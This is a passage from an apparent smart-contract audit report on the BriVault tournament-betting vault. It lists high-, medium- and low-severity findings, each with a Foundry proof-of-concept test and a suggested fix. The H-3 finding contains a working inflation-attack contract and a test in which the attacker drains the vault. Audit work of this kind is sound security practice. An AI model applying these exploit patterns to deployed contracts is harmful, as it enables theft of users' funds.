        briVault.cancelParticipation();

        uint256 user2BalanceAfterCancelation = briVault.balanceOf(user2
            );
        uint256 user1BalanceAfterCancelation = briVault.balanceOf(user1
            );

        console.log("user2Balance after cancelation: ",
            user2BalanceAfterCancelation);
        console.log("user1Balance after cancelation: ",
            user1BalanceAfterCancelation);

        assertEq(user2BalanceAfterCancelation, 0, "User2 balance after
            cancelation should be 0");
        assertEq(user1BalanceAfterCancelation, 0, "User2 balance after
            cancelation should be 0");
    }
```

Recommended Mitigation: Replace `msg.sender` with `receiver` in the `_mint` function calls from `BriVault.deposit` and `BriVault.mint`.

```
function mint(uint256 shares, address receiver) public override returns
    (uint256) {
    .
    .
    .
@>    _mint(receiver, participantShares); // Shares to msg.sender
}
.
.
.
function deposit(uint256 assets, address receiver) public override
   returns (uint256) {
    .
    .
    .
@>    _mint(receiver, participantShares); // Shares to msg.sender
}
```

[H-3] Inflation attack possible, users funds loss.

Description: As winning pool is calculated based on shares an attacker can inflate the protocol to secure large part of shares, win the tournament by covering all possible teams with small deposits and after winner announcement transfer all shares to himself as winner and withdraw all funds.

```
function withdraw() external winnerSet {
    ...
    .
    .
    .
@>      uint256 shares = balanceOf(msg.sender);
        uint256 vaultAsset = finalizedVaultAsset;
@>      uint256 assetToWithdraw = Math.mulDiv(shares, vaultAsset,
   totalWinnerShares);
        _burn(msg.sender, shares);
        IERC20(asset()).safeTransfer(msg.sender, assetToWithdraw);
        emit Withdraw(msg.sender, assetToWithdraw);
    }
```

Impact: Pools share manipulation, protocol drain, other users funds loss.

Proof of Concept: Add the following code snippet to the `briVault.t.sol` test file.

1. Attacker deposits huge pile of tokens to the vault, but does not join the contest
2. Attacker deploys n = number of teams contracts that deposit small amount and join the team / bet on the team
3. Time wraps to the point when no bets not longer accepted

4. Admin sets the winner.
5. Attacker transfers through Vault transfer functions his shares to the winning attacker's contract address.
6. Attacker's contract withdraws all the shares, leaving other winners with no rewards.

```
// attacker template contract
contract InflationAttack {
    BriVault public s_briVault;
    MockERC20 public s_mockToken;

    address s_owner;

    constructor(BriVault _briVault, MockERC20 _mockToken, address
        _owner) {
        s_briVault = _briVault;
        s_mockToken = _mockToken;
        s_owner = _owner;
    }

    function attack(uint256 team) public {
        s_mockToken.approve(address(s_briVault), 5 ether);
        s_briVault.deposit(5 ether, address(this));
        s_briVault.joinEvent(team);
    }
}

// full attack PoC
function test_InflationAttackPoC() public {
    // setup
    address attacker = makeAddr("attacker");
    address[] memory teamToDeployedAddresses = new address[](48);
    mockToken.mint(attacker, 1000_000 ether);
    uint256 attackerInitialBalance = mockToken.balanceOf(attacker);
    uint8 WINNER_TEAM = 10;

    vm.startPrank(owner);
    briVault.setCountry(countries);
    vm.stopPrank();

    // users deposit and join the event
    vm.startPrank(user1);
    mockToken.approve(address(briVault), 10 ether);
    briVault.deposit(10 ether, user1);
    briVault.joinEvent(10);
    vm.stopPrank();

    vm.startPrank(user2);
    mockToken.approve(address(briVault), 10 ether);
    briVault.deposit(10 ether, user2);
    briVault.joinEvent(2);
```

```
45      vm.stopPrank();
46
47      vm.startPrank(user3);
48      mockToken.approve(address(briVault), 10 ether);
49      briVault.deposit(10 ether, user3);
50      briVault.joinEvent(1);
51      vm.stopPrank();
52
53      // attacker deposits and join the event
54      vm.startPrank(attacker);
55
56      // deploy 48 attack contracts, in order to cover all options
57      for (uint256 i = 0; i < 48; i++) {
58          InflationAttack attackContract = new InflationAttack(briVault,
                mockToken, attacker);
59          teamToDeployedAddresses[i] = address(attackContract);
60          mockToken.transfer(address(attackContract), 5 ether);
61          attackContract.attack(i);
62      }
63
64      // attacke inflates vault with funds, for example with total vault
            balance
65      uint256 vaultBalance = mockToken.balanceOf(address(briVault));
66      mockToken.approve(address(briVault), vaultBalance);
67      briVault.deposit(vaultBalance, attacker);
68      vm.stopPrank();
69
70      // time goes by, and owner announces the winner
71      vm.startPrank(owner);
72      vm.warp(eventEndDate + 1);
73      briVault.setWinner(WINNER_TEAM);
74      vm.stopPrank();
75
76      // possibly, attacker back-running the `setWinner` transaction in
            order to maximize the profit
77      // attacker transfers max amount of shares to winner the contracts
            (one of 48 contracts)
78      uint256 amountOfSharesToInflate =
79          briVault.totalWinnerShares() - briVault.balanceOf(
                teamToDeployedAddresses[WINNER_TEAM]);
80      uint256 sharesToMove = briVault.balanceOf(attacker) >
            amountOfSharesToInflate
81          ? amountOfSharesToInflate
82          : briVault.balanceOf(attacker);
83      vm.startPrank(attacker);
84      briVault.transfer(teamToDeployedAddresses[WINNER_TEAM],
            sharesToMove);
85      vm.stopPrank();
86
87      // attacker's winner contract withdraws / drains the vault
88      vm.startPrank(teamToDeployedAddresses[WINNER_TEAM]);
```

```
89      uint256 balanceBeforeAttackWithdraw = mockToken.balanceOf(
            teamToDeployedAddresses[WINNER_TEAM]);
90      console.log("attacker initial before withdraw       : ",
            attackerInitialBalance);
91      console.log("briVault balance before withdraw       : ", mockToken.
            balanceOf(address(briVault)));
92      console.log("\n");
93      console.log("attacker's contract before withdraw    : ",
            balanceBeforeAttackWithdraw);
94      briVault.withdraw();
95      uint256 balanceAfterAttackWithdraw = mockToken.balanceOf(
            teamToDeployedAddresses[WINNER_TEAM]);
96      console.log("attacker's contract after withdraw     : ",
            balanceAfterAttackWithdraw);
97      mockToken.transfer(attacker, balanceAfterAttackWithdraw);
98      vm.stopPrank();
99
100     uint256 briVaultBalanceAfter = mockToken.balanceOf(address(briVault
            ));
101     uint256 attackerAfterBalance = mockToken.balanceOf(attacker);
102     console.log("\n");
103     console.log("briVault balance after withdraw        : ",
            briVaultBalanceAfter);
104     console.log("attacker balance after withdraw        : ", mockToken.
            balanceOf(attacker));
105     uint256 profitFromAttack = attackerAfterBalance -
            attackerInitialBalance;
106     console.log("attacker profit from attack            : ",
            profitFromAttack);
107
108     assertEq(briVaultBalanceAfter, 0, "briVault balance after with is 0
            ");
109     assertGt(mockToken.balanceOf(attacker), 1000_000, "Attacker balance
             grater then initial supply");
110
111     // other winners cannot withdraw, not inough balance
112     vm.prank(user1);
113     vm.expectRevert();
114     briVault.withdraw();
115 }
116
117 // a simplified version of the attack
118 function test_InflationAttackSimplePoC() public {
119     // setup
120     address attacker = makeAddr("attacker");
121     address[] memory teamToDeployedAddresses = new address[](48);
122     mockToken.mint(attacker, 1000_000 ether);
123     uint256 attackerInitialBalance = mockToken.balanceOf(attacker);
124     uint8 WINNER_TEAM = 10;
125
126     vm.startPrank(owner);
```

```
127     briVault.setCountry(countries);
128     vm.stopPrank();
129
130     // users deposit and join the event
131     vm.startPrank(user1);
132     mockToken.approve(address(briVault), 10 ether);
133     briVault.deposit(10 ether, user1);
134     briVault.joinEvent(10);
135     vm.stopPrank();
136
137     vm.startPrank(user2);
138     mockToken.approve(address(briVault), 10 ether);
139     briVault.deposit(10 ether, user2);
140     briVault.joinEvent(10);
141     vm.stopPrank();
142
143     vm.startPrank(user3);
144     mockToken.approve(address(briVault), 10 ether);
145     briVault.deposit(10 ether, user3);
146     briVault.joinEvent(1);
147     vm.stopPrank();
148
149     // attacker deposits and join the event
150     vm.startPrank(attacker);
151
152     // attacke inflates vault with funds, for example with total vault
        balance
153     mockToken.approve(address(briVault), 100 ether);
154     briVault.deposit(100 ether, attacker);
155     vm.stopPrank();
156
157     // time goes by, and owner announces the winner
158     vm.startPrank(owner);
159     vm.warp(eventEndDate + 1);
160     briVault.setWinner(WINNER_TEAM);
161     vm.stopPrank();
162
163     // possibly, attacker back-running the `setWinner` transaction in
        order to maximize the profit
164     // attacker transfers max amount of shares to the winner
165     uint256 amountOfSharesToInflate = briVault.totalWinnerShares() -
        briVault.balanceOf(user1);
166     uint256 sharesToMove = briVault.balanceOf(attacker) >
        amountOfSharesToInflate
167         ? amountOfSharesToInflate
168         : briVault.balanceOf(attacker);
169     vm.startPrank(attacker);
170     briVault.transfer(user1, sharesToMove);
171     vm.stopPrank();
172
173     // attacker's winner contract withdraws / drains the vault
```

```
174         vm.startPrank(user1);
175         console.log("briVault balance before withdraw       : ", mockToken.
                balanceOf(address(briVault)));
176         console.log("\n");
177         console.log("user1 balance before withdraw          : ", mockToken.
                balanceOf(user1));
178         briVault.withdraw();
179         console.log("user1 balance after withdraw           : ", mockToken.
                balanceOf(user1));
180         vm.stopPrank();
181
182         uint256 briVaultBalanceAfter = mockToken.balanceOf(address(briVault
                ));
183         console.log("\n");
184         console.log("briVault balance after withdraw        : ",
                briVaultBalanceAfter);
185
186         assertEq(briVaultBalanceAfter, 0, "briVault balance after with is 0
                ");
187
188         // other winners cannot withdraw, not inough balance
189         vm.prank(user2);
190         vm.expectRevert();
191         briVault.withdraw();
192     }
```

Recommended Mitigation: Modify `withdraw` function in order to account only user shares from `userSharesToCountry` mapping based on the `msg.sender` and `winnerCountryId` keys.

```
 1       function withdraw() external winnerSet {
 2           if (block.timestamp < eventEndDate) {
 3               revert eventNotEnded();
 4           }
 5
 6           if (keccak256(abi.encodePacked(userToCountry[msg.sender])) !=
                keccak256(abi.encodePacked(winner))) {
 7               revert didNotWin();
 8           }
 9   -       uint256 shares = balanceOf(msg.sender);
10   +       uint256 shares = userSharesToCountry[msg.sender][
         winnerCountryId];
11
12           uint256 vaultAsset = finalizedVaultAsset;
13           uint256 assetToWithdraw = Math.mulDiv(shares, vaultAsset,
                totalWinnerShares);
14
15           _burn(msg.sender, shares);
16
17           IERC20(asset()).safeTransfer(msg.sender, assetToWithdraw);
18
19           emit Withdraw(msg.sender, assetToWithdraw);
```

```
20      }
```

[H-4] Stale `joinEvent::userSharesToCountry` snapshot causes unfair payouts and potential insolvency.

Description: The `userSharesToCountry` is set only once a user calls the `joinEvent` function, any later additional deposits increase only the user balance but does not allocate more shares. Since `userSharesToCountry` is used to calculate rewards at the `withdraw` function call this disbalance causes incorrect rewards distributions, allow early withdrawers receive more tokens and cause Denial of Service for those who withdraw later as the balance of the vault might already be drained.

Impact: Incorrect rewards distribution, early withdrawals would receive more funds, than those who call withdraw later. Some user might experience denial of service (DoS) as the balance of the vault might be lower than calculated payout.

Proof of Concept:

```
1  function test_depositsAfterJoinEventCausesIncorrectPayoutAndDoS()
       public {
2      vm.prank(owner);
3      briVault.setCountry(countries);
4
5      uint256 depositAmount = 5e18;
6
7      vm.startPrank(user1);
8      mockToken.approve(address(briVault), 2 * depositAmount);
9      briVault.deposit(2 * depositAmount, user1);
10     briVault.joinEvent(0);
11     vm.stopPrank();
12
13     vm.startPrank(user2);
14     mockToken.approve(address(briVault), 2 * depositAmount);
15     briVault.deposit(depositAmount, user2);
16     briVault.joinEvent(0);
17     briVault.deposit(depositAmount, user2);
18     vm.stopPrank();
19
20     vm.warp(eventEndDate + 1);
21     vm.prank(owner);
22     briVault.setWinner(0);
23
24     uint256 totalInVault = mockToken.balanceOf(address(briVault));
25
26     vm.prank(user2);
27     briVault.withdraw();
28     uint256 user1WithdrawAmount = totalInVault - mockToken.balanceOf(
           address(briVault));
```

```
29      console.log(user1WithdrawAmount);
30
31      vm.expectRevert();
32      vm.prank(user1);
33      briVault.withdraw();
34  }
```

Recommended Mitigation: To prevent this issue, integrate the deposit and joinEvent logic. Doing so ensures that each deposit is tied to a specific team and that all shares are correctly included in team accounting.

```
1  -    function deposit(uint256 assets, address receiver) public override
       returns (uint256) {
2  +    function deposit(uint256 assets, address receiver, uint256
       countryId) public override returns (uint256) {
3           ...
4  +        joinEvent(countryId);
5           return participantShares;
6       }
7  -    function joinEvent(uint256 countryId) public {
8  +    function joinEvent(uint256 countryId) internal {
9           ...
10      }
```

Medium

[M-1] The `cancelParticipation` leaves ghost state, inflating totalWinnerShares and reduces winning payouts.

Description: The `BriVault::joinEvent` function modifies these state variables: - userToCountry - userSharesToCountry - usersAddress - numberOfParticipants - totalParticipantShares

some of these state variables are accounted at `withdraw`, `_getWinnerShares` the rest just log the value and shares. However, when a user `cancelParticipation` these state variables left unchanged and later accounted during rewards distribution. This causes `totalWinnerShares` inflation and reduction of winners payouts, negatively affecting the protocol reputation.

Impact: Cancelled users data is accounted during reward calculation and distribution. Users payout are manipulated and reduced. Protocols' reputation is affected as users would not trust their funds to it.

Proof of Concept:

```
1       function test_cancelParticipationInflatesTotalWinnerShares() public
            {
2           vm.prank(owner);
```

```
3           briVault.setCountry(countries);
4
5           uint256 depositAmount = 10e18;
6           uint256 user1Shares;
7           uint256 user2Shares;
8           uint256 user3Shares;
9           uint256 vaultBalance;
10
11          vm.startPrank(user1);
12          mockToken.approve(address(briVault), depositAmount);
13          briVault.deposit(depositAmount, user1);
14          briVault.joinEvent(1);
15          user1Shares = briVault.balanceOf(user1);
16          vm.stopPrank();
17
18          vm.startPrank(user2);
19          mockToken.approve(address(briVault), depositAmount);
20          briVault.deposit(depositAmount, user2);
21          briVault.joinEvent(1);
22          user2Shares = briVault.balanceOf(user2);
23          vm.stopPrank();
24
25          vm.startPrank(user3);
26          mockToken.approve(address(briVault), depositAmount);
27          briVault.deposit(depositAmount, user3);
28          briVault.joinEvent(1);
29          user3Shares = briVault.balanceOf(user3);
30          briVault.cancelParticipation();
31          vm.stopPrank();
32
33          vm.warp(eventEndDate + 1);
34          vm.prank(owner);
35          briVault.setWinner(1);
36
37          vaultBalance = mockToken.balanceOf(address(briVault));
38
39          uint256 expectedTotalWinnerShares = user1Shares + user2Shares;
40
41          assertGt(briVault.totalWinnerShares(),
               expectedTotalWinnerShares);
42          assertEq(briVault.userToCountry(user3), countries[1]);
43          assertEq(briVault.userSharesToCountry(user3, 1), user3Shares);
44          assertEq(briVault.usersAddress(2), user3);
45          assertEq(briVault.numberOfParticipants(), 3);
46          assertEq(briVault.totalParticipantShares(), user1Shares +
               user2Shares + user3Shares);
```

Recommended Mitigation:

Properly cleare state variable after cancelation.

```
+   mapping(address => uint256) private userToAddressIndex;
    .
    .
    .
    function joinEvent(uint256 countryId) public {
        if (stakedAsset[msg.sender] == 0) {
            revert noDeposit();
        }

        // Ensure countryId is a valid index in the `teams` array
        if (countryId >= teams.length) {
            revert invalidCountry();
        }

        if (block.timestamp > eventStartDate) {
            revert eventStarted();
        }

        userToCountry[msg.sender] = teams[countryId];

        uint256 participantShares = balanceOf(msg.sender);
        userSharesToCountry[msg.sender][countryId] = participantShares;

        usersAddress.push(msg.sender);
+        userToAddressIndex[msg.sender] = usersAddress.length - 1;
        numberOfParticipants++;
        totalParticipantShares += participantShares;

        emit joinedEvent(msg.sender, countryId);
    }
    .
    .
    .
    function cancelParticipation() public {
        if (block.timestamp >= eventStartDate) {
            revert eventStarted();
        }

        uint256 refundAmount = stakedAsset[msg.sender];

        stakedAsset[msg.sender] = 0;

        uint256 shares = balanceOf(msg.sender);

        string memory country = userToCountry[msg.sender];

        uint256 countryId;

        for (uint256 i = 0; i < teams.length; ++i) {
            if (keccak256(abi.encodePacked(teams[i])) == keccak256(abi.
                encodePacked(country))) {
```

```
51                  countryId = i;
52                  break;
53              }
54          }
55  +
56  +       delete userToCountry[msg.sender];
57  +
58  +       delete userSharesToCountry[msg.sender][countryId];
59  +
60  +       uint256 userIndex = userToAddressIndex[msg.sender];
61  +       uint256 lastIndex = usersAddress.length - 1;
62  +       address lastAddress = usersAddress[lastIndex];
63  +
64  +       if (userIndex < lastIndex) {
65  +           usersAddress[userIndex] = lastAddress;
66  +           userToAddressIndex[lastAddress] = userIndex;
67  +           usersAddress.pop();
68  +       } else {
69  +           usersAddress[lastIndex] = address(0);
70  +       }
71  +
72  +       delete userToAddressIndex[msg.sender];
73  +       delete userSharesToCountry[msg.sender][countryId];
74  +
75  +       numberOfParticipants--;
76  +       totalParticipantShares -= shares;
77  +
78          _burn(msg.sender, shares);
79
80          IERC20(asset()).safeTransfer(msg.sender, refundAmount);
81      }
```

[M-2] The `setWinner` iterates through unlimited array of participants, denial of service due to block gas limit.

Description: Normal behavior expects that critical admin functions like setWinner() should be executable regardless of the number of participants. The function should use constant-time operations or batched processing.

The current implementation uses an unbounded loop in _getWinnerShares() that iterates over every address in usersAddress[]. As this array grows, gas consumption increases linearly until it exceeds the block gas limit.

Impact: * Winner can never be set once participant count exceeds gas limit threshold (~2000-5000 users depending on gas costs) * All participant funds permanently locked in contract * No winners can withdraw, no resolution possible * Contract becomes completely non-functional * Entire tournament

pool lost with no recovery mechanism * Owner cannot salvage the situation even with admin privileges * Reputational damage and potential legal liability*

Proof of Concept: Add the following code snippet to the `briVault.t.sol` test file.

```
    function testDOSWithManyParticipants() public {
        vm.prank(owner);
        briVault.setCountry(countries);

        // Create enough users to cause DOS
        for (uint256 i = 0; i < 5000; i++) {
            address user = address(uint160(i + 1));
            mockToken.mint(user, 1000 ether);
            vm.startPrank(user);
            mockToken.approve(address(briVault), 1000e18);
            briVault.deposit(1000e18, user);
            briVault.joinEvent(0);
            vm.stopPrank();
        }

        vm.warp(eventEndDate + 1);

        // Owner tries to set winner with limited gas (simulating block gas limit)
        // This transaction will run out of gas due to the loop in _getWinnerShares()
        // If amount of participants is high enough (eg. 5000) this will fail
        uint256 gasStart = gasleft();
        vm.prank(owner);
        (bool success,) = address(briVault).call{gas: 6303632}(abi.encodeWithSignature("setWinner(uint256)", 0));

        uint256 gasUsed = gasStart - gasleft();
        console.log("Gas used in setWinner with many participants: ", gasUsed); //6_396_743
        assertFalse(success, "setWinner should have run out of gas");
    }
```

Recommended Mitigation:

```
+ mapping(uint256 => uint256) public countryShares; // countryId => total shares
.
.
.
function joinEvent(uint256 countryId) public {
    // ... existing checks ...

    uint256 participantShares = balanceOf(msg.sender);
    userSharesToCountry[msg.sender][countryId] = participantShares;
```

```
+    // Track shares per country incrementally
+    countryShares[countryId] += participantShares;

     usersAddress.push(msg.sender);
     numberOfParticipants++;
     totalParticipantShares += participantShares;

     emit joinedEvent(msg.sender, countryId);
}
.
.
.
function setWinner(
    uint256 countryIndex
) public onlyOwner returns (string memory) {
    // ... existing checks ...

    winnerCountryId = countryIndex;
    winner = teams[countryIndex];
    _setWinner = true;
-   _getWinnerShares();
+   // No loop needed - O(1) operation
+   totalWinnerShares = countryShares[countryIndex];


    _setFinallizedVaultBalance();
    emit WinnerSet(winner);
    return winner;
}
- function _getWinnerShares() internal returns (uint256) {
-    for (uint256 i = 0; i < usersAddress.length; ++i) {
-        address user = usersAddress[i];
-        totalWinnerShares += userSharesToCountry[user][winnerCountryId
    ];
-    }
-    return totalWinnerShares;
- }
```

Low

[L-1] Division-by-Zero in withdraw() Leads to Permanent Freezing of All Vault Assets

Description: The withdraw function calculates winnings by dividing the prize pool by the total shares of all winners. If the contract owner declares a winner that no participant chose, the number of winner shares becomes zero. This causes a division-by-zero error, making the withdraw function fail every time it's called. Because there is no other way to retrieve the funds, this error results in all assets being permanently locked in the vault.

Impact: * Permanent Loss of Funds: The division-by-zero error prevents the withdraw function from ever successfully executing for any user. * Total Contract Failure: As there is no alternative withdrawal or recovery mechanism, all assets within the vault become permanently frozen and cannot be retrieved by users or the contract owner.

Proof of Concept: The test demonstrates the vulnerability by having users deposit funds and bet on various teams. After the event, the owner intentionally declares a winner that nobody selected, which sets the count of "winner shares" to zero. The test then confirms that since no one is eligible to withdraw and the withdrawal function is now broken due to the division-by-zero error, all the deposited funds are proven to be permanently frozen.

```
function test_winnerHasNoSharesDivisionByZero() public {
        uint256 depositAmount = 10e18;

        vm.startPrank(user1);
        mockToken.approve(address(briVault), depositAmount);
        briVault.deposit(depositAmount, user1);
        briVault.joinEvent(1);
        vm.stopPrank();

        vm.startPrank(user2);
        mockToken.approve(address(briVault), depositAmount);
        briVault.deposit(depositAmount, user2);
        briVault.joinEvent(2);
        vm.stopPrank();

        vm.warp(eventEndDate + 1);
        vm.prank(owner);
        briVault.setWinner(0);

        vm.startPrank(user1);
        vm.expectRevert();
        briVault.withdraw();
        vm.stopPrank();
    }
```

Recommended Mitigation:

```
    function withdraw() external winnerSet {
        if (block.timestamp < eventEndDate) {
            revert eventNotEnded();
        }

        if (keccak256(abi.encodePacked(userToCountry[msg.sender])) !=
            keccak256(abi.encodePacked(winner))) {
            revert didNotWin();
        }

+       if (totalWinnerShares == 0) {
```

```
+            revert NoWinners();
+        }

         uint256 shares = balanceOf(msg.sender);

         uint256 vaultAsset = finalizedVaultAsset;
         uint256 assetToWithdraw = Math.mulDiv(shares, vaultAsset,
            totalWinnerShares);

         _burn(msg.sender, shares);

         IERC20(asset()).safeTransfer(msg.sender, assetToWithdraw);

         emit Withdraw(msg.sender, assetToWithdraw);
     }
+    /**
+     * @notice Allows the owner to recover all funds if no winner was
    found.
+     * @dev This function is a critical failsafe to prevent funds from
    being locked.
+     * It should only be callable after a winner has been set and
    totalWinnerShares is confirmed to be 0.
+     */
+    function recoverFundsIfNoWinner() external onlyOwner {
+        if (_setWinner != true) {
+            revert winnerNotSet();
+        }
+        if (totalWinnerShares != 0) {
+            revert("Cannot recover funds, there are winners");
+        }
+
+        uint256 totalBalance = IERC20(asset()).balanceOf(address(this))
    ;
+        IERC20(asset()).safeTransfer(owner(), totalBalance);
+    }
```

Comments:

Some how the permanent loss of funds has not been considered High or Medium even though there is no recovery mechanism in case winner is set to team / country that no one deposited to. Probably due to the fact that admin is “TRUSTED”.

[L-2] `deposit` function may emit inaccurate events.

Description: * When a user calls the deposit function, the event emit deposited will always be emitted. * However, due to incomplete parameters in the event, off-chain monitoring may be inaccurate.

```
1     function deposit(uint256 assets, address receiver) public override
         returns (uint256) {
```

```
        // Original code ...
@>      emit deposited (receiver, stakeAsset);
        // Original code ...
    }
```

Impact: * When the depositor and the share receiver are not the same address, off-chain systems cannot identify the “actual depositor”.

Proof of Concept:

```
    function test__deposit_whenCallerNotEqualReceiver() public {
        vm.recordLogs();

        vm.startPrank(user1);
        mockToken.approve(address(briVault), 20 ether);
        // user1 deposits funds into the vault, but the address
           receiving the shares is user2
        briVault.deposit(20 ether, user2);
        vm.stopPrank();

        Vm.Log[] memory logs = vm.getRecordedLogs();

        // Check logs
        address depositor = address(0);
        for (uint i=0; i<logs.length; i++) {
            if (logs[i].topics[0] == keccak256("deposited(address,
               uint256)")) {
                depositor = address(uint160(uint256(logs[i].topics[1]))
                    );
                break;
            }
        }

        vm.assertTrue(depositor != address(0));
        vm.assertTrue(user1 != depositor);
    }
```

Recommended Mitigation: Follow the ERC4626 standard practice by including complete parameters in the event, properly defining “sender” and “owner”.

```
-    event deposited (address indexed _depositor, uint256 _value);
+    event deposited (address indexed _sender, address indexed
    _depositor, uint256 _value);

    function deposit(uint256 assets, address receiver) public override
       returns (uint256) {
        // Original code ...

-       emit deposited (receiver, stakeAsset);
```

```
8  +       emit deposited (msg.sender, receiver, stakeAsset);
9
10          // Original code ...
11      }
```

Comments: My finding "[L-2] `BriVault.deposit` should emit standard event `Deposit`, emits different one" has been rejected by judge even though the core issue is the same.

[L-3] Rounding Dust Locks Assets

Description: * Winners should fully drain the vault after final withdrawals. * Math.mulDiv rounds down; without a "last user sweeps remainder" path, dust accumulates and the final withdrawer can lack funds.

```
1  // src/briVault.sol:305-314
2      uint256 vaultAsset = finalizedVaultAsset;
3  @>  uint256 assetToWithdraw = Math.mulDiv(shares, vaultAsset,
       totalWinnerShares);
4      IERC20(asset()).safeTransfer(msg.sender, assetToWithdraw);
```

Impact: * Last withdrawer may receive slightly less or revert due to insufficient balance. * Dust builds up across tournaments, leaving stranded funds.

Proof of Concept:

```
1  // 3 winners, each 100 shares, vault 1000 wei
2  // Each withdrawal gets 333 wei, leaving 1 wei stuck forever.
```

Recommended Mitigation:

```
1  + mapping(address => bool) public hasWithdrawn;
2    function withdraw() external winnerSet {
3  +   require(!hasWithdrawn[msg.sender], "already withdrawn");
4      uint256 shares = balanceOf(msg.sender);
5      uint256 vaultAsset = finalizedVaultAsset;
6      uint256 assetToWithdraw = Math.mulDiv(shares, vaultAsset,
          totalWinnerShares);
7  +   if (totalSupply() == shares) {
8  +       assetToWithdraw = IERC20(asset()).balanceOf(address(this));
9  +   }
10     _burn(msg.sender, shares);
11 +   hasWithdrawn[msg.sender] = true;
12     IERC20(asset()).safeTransfer(msg.sender, assetToWithdraw);
13 }
```

[L-4] Support for Non-Standard ERC20 Assets (Fee-on-Transfer or Rebasing)

Description: * The vault uses ERC20 asset transfers in deposit, withdraw, and cancelParticipation, assuming standard behavior where transferred amounts match exactly and balances don't change unexpectedly. * Share calculations in _convertToShares and payouts in withdraw rely on precise IERC20(asset()).balanceOf(address(this)) readings. * The issue is that if the asset is fee-on-transfer (e.g., deducts 1% on transfer) or rebasing (e.g., balances auto-adjust for yield), the vault receives less than expected in deposits or sees fluctuating balances, leading to over-minting shares or insufficient assets for withdrawals. * This causes incorrect share allocation, vault insolvency, or unfair dilution, as the contract doesn't account for or reject non-standard tokens.

Impact: * Over-minted shares lead to insufficient assets on withdrawals, causing vault insolvency. * Users receive unfair or zero payouts, resulting in funds loss or dilution.

Proof of Concept: Add poc code as a separate test file Run forge test –mt testFeeOnTransferOverMint

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

import "forge-std/Test.sol";
import {BriVault} from "./BriVault.sol";  // Assume BriVault is in the same directory

contract FeeToken is ERC20 {
    uint256 constant FEE_BPS = 100;  // 1% fee on transfer

    constructor() ERC20("FeeToken", "FEE") {}

    function mint(address to, uint256 amount) external {
        _mint(to, amount);
    }

    function transferFrom(address from, address to, uint256 amount) public override returns (bool) {
        uint256 fee = (amount * FEE_BPS) / 10000;
        _burn(from, fee);
        _transfer(from, to, amount - fee);
        return true;
    }

    function transfer(address to, uint256 amount) public override returns (bool) {
        uint256 fee = (amount * FEE_BPS) / 10000;
        _burn(msg.sender, fee);
        _transfer(msg.sender, to, amount - fee);
        return true;
    }
}
```

```
30
31 contract BriVaultPoCTest is Test {
32     BriVault vault;
33     FeeToken asset;  // Fee-on-transfer token
34     address owner = address(this);
35     address user = address(0x123);
36     uint256 participationFeeBsp = 100;  // 1%
37     uint256 eventStartDate = block.timestamp + 1 days;
38     uint256 eventEndDate = block.timestamp + 2 days;
39     uint256 minimumAmount = 100;
40     address participationFeeAddress = address(0xfee);
41
42     function setUp() public {
43         asset = new FeeToken();
44         vault = new BriVault(IERC20(address(asset)),
               participationFeeBsp, eventStartDate, participationFeeAddress
               , minimumAmount, eventEndDate);
45
46         string[48] memory countries;
47         for (uint i = 0; i < 48; i++) {
48             countries[i] = "Country";
49         }
50         vault.setCountry(countries);
51
52         asset.mint(user, 1e18 + 1e16);  // Extra for fees
53         vm.prank(user);
54         asset.approve(address(vault), 1e18 + 1e16);
55     }
56
57     function testFeeOnTransferOverMint() public {
58         uint256 depositAmount = 1000;
59         uint256 expectedReceived = depositAmount * (10000 - 100) /
               10000;  // 1% less due to fee token
60
61         vm.prank(user);
62         uint256 shares = vault.deposit(depositAmount, user);
63
64         // Over-minted: shares based on full amount, but vault received
               less
65         uint256 actualBalance = IERC20(address(asset)).balanceOf(
               address(vault));
66         assertLt(actualBalance, depositAmount - (depositAmount *
               participationFeeBsp / 10000), "Vault received less due to
               fee token");
67
68         // Later withdraw would fail due to shortfall
69     }
70 }
```

Recommended Mitigation: Add token compatibility checks and virtual assets for rebasing In constructor - revert if incompatible For rebasing: use virtual offsets as in inflation mitigation

```
1
2  + function isCompatibleToken(IERC20 token) internal view returns (bool)
       {
3  +   // Test transfer and balance consistency
4  +   return true;  // Implement checks (e.g., transfer 1 wei, verify
       balance)
5  + }
6
7  constructor (...) {
8  +   if (!isCompatibleToken(_asset)) revert("Incompatible asset");
9      ...
10 }
11
12 + uint256 internal constant VIRTUAL_ASSETS = 1;
13 + uint256 internal constant VIRTUAL_SHARES = 1e18;
14
15 function totalAssets() public view override returns (uint256) {
16 -   return IERC20(asset()).balanceOf(address(this));
17 +   return IERC20(asset()).balanceOf(address(this)) + VIRTUAL_ASSETS;
18 }
```